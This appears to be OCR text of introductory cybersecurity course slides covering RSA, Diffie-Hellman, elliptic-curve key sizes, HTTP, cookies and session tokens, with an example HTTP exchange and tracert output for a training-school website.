
- **RSA** (Rivest-Shamir-Adleman) is an asymmetric encryption algorithm based on number factorization problem for big numbers.
- RSA is a **very slow algorithm**, so it is rarely used to encrypt a whole message. Usually we use it to encrypt symmetric key only, which is used for rest of communication.
- RSA is often used in **HTTPS** (SSL/TLS).
- RSA can be broken, if **key is too short**.
  - Until now, the longest broken RSA key had length of **768 bits** (232 decimal digits). Breaking it took two years of calculations on a thousand cores simultaneously (2009).

https://en.wikipedia.org/wiki/RSA_numbers#RSA-768


Alice
Bob
Common paint
+
Secret colours
=
Public transport
(assume that mixture separation is expensive)
+
Secret colours
=
Common secret


Diffie-Hellman (DH)

- Diffie-Hellman is an algorithm for **secure exchange of a shared cryptographic key** using an unsecured communication channel
- Later, both parties use symmetric encryption for secure communication
- Diffie-Hellman is NOT used to encrypt a messages



Elliptic Curve Cryptography (ECC)

- **Elliptic Curve Cryptography** (ECC) is a different approach to the mathematical side of asymmetric cryptography.
- ECC requires smaller (shorter) keys than other algorithms (RSA / DH).



Symmetric vs asymmetric key security strength

Security strength	Key size	
	ECC	RSA/DSA/DH
80 bits	160 bits	1024 bits
112 bits	224 bits	2048 bits
128 bits	256 bits	3072 bits
192 bits	384 bits	7680 bits
256 bits	521 bits	15360 bits


Cybersecurity
HTTPS

HTTP

- Hypertext Transfer Protocol (HTTP) is the most popular way to send data across the Internet.
- It works in client-server architecture:
  - Client (e.g. web browser) sends request to the server
  - Server processes the request, prepares and sends a response
- HTTP is a stateless protocol – server immediately forgets about every handled request.

Stateful HTTP

- HTTP is a **stateless protocol** – server immediately forgets about every handled request.
- Statefulness is useful while using the Internet. Without it, we would have to log into electronic banking system or email account with every link clicked (and new request being sent).
- Statefulness in stateless HTTP is provided using **cookies**:
  - Cookies are set of `key=value` pairs, that are sent to server with every request to website
  - Cookies are stored in user's web browser
  - Cookies are separate for each domain (i.e. page X will not get cookies for page Y)
- After logging in to website, a unique token is generated by server and sent as a part of the response. This token is saved in user's browser cookies and sent back to server with every following request.



Hey, I want content of site http://sdacademy.dev/

Hey, here you are:

```
<!DOCTYPE html>
<html lang="en-US">
<head>
   <title>Programming courses at the SDA programming school</title>
   <meta name="description" content=" Effective learning of Java, Python and software
tester courses. Over 5000 students have changed their lives already!" />
   <!-- (...) -->
</head>
<body>
<ul id="menu-main-menu">
   <li class="menu-item"><a href="https://sdacademy.dev/courses/">Remote
courses</a></li>
   <li class="menu-item"><a href="https://sdacademy.dev/events/">Events</a></li>
   <li class="menu-item"><a href="https://sdacademy.dev/cities/">Cities</a></li>
   <!-- (...) -->
</body>
</html>
```

Protocol and URI

```
GET http://sdacademy.dev/ HTTP/1.1
```

Headers

```
Accept: text/html
User-Agent: Chrome 81.0
Accept-Language: en-US
```

Response code

```
HTTP/1.1 200 OK
```

Headers

```
Content-Type: text/html
Content-Length: 10024
Date: 01.01.2020 18:00:00
```

Response body


```
<!DOCTYPE html>
<html lang="en-US">
<head>
   <title>Programming courses at the SDA programming school</title>
   <meta name="description" content=" Effective learning of Java, Python and software
tester courses. Over 5000 students have changed their lives already!" />
   <!-- (...) -->
</head>
<body>
<ul id="menu-main-menu">
   <li class="menu-item"><a href="https://sdacademy.dev/courses/">Remote
courses</a></li>
   <li class="menu-item"><a href="https://sdacademy.dev/events/">Events</a></li>
   <li class="menu-item"><a href="https://sdacademy.dev/cities/">Cities</a></li>
   <!-- (...) -->
</body>
</html>
```

tracert


```
$ tracert sdacademy.dev

Tracing route to sdacademy.dev [104.24.122.121]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  local-router [192.168.1.1]
  2     8 ms     9 ms     8 ms  host-89-228-14-17.dynamic.mm.pl [89.228.14.17]
  3    15 ms    15 ms    16 ms  host-176-221-98-97.dynamic.mm.pl [176.221.98.97]
  4    16 ms    15 ms    16 ms  host-89-228-4-3.dynamic.mm.pl [89.228.4.3]
  5    46 ms    45 ms    45 ms  et-0-0-23.bar4.Warsaw1.Level3.net [213.242.118.177]
  6    27 ms    21 ms    20 ms  dialup-212.162.18.186.frankfurt1.eu.level3.net [213.242.117.186]
  7    15 ms    16 ms    22 ms  104.24.122.121

Trace complete.
```

Alice's computer
[192.168.1.101]


Server
sdacademy.dev
[104.24.122.121]

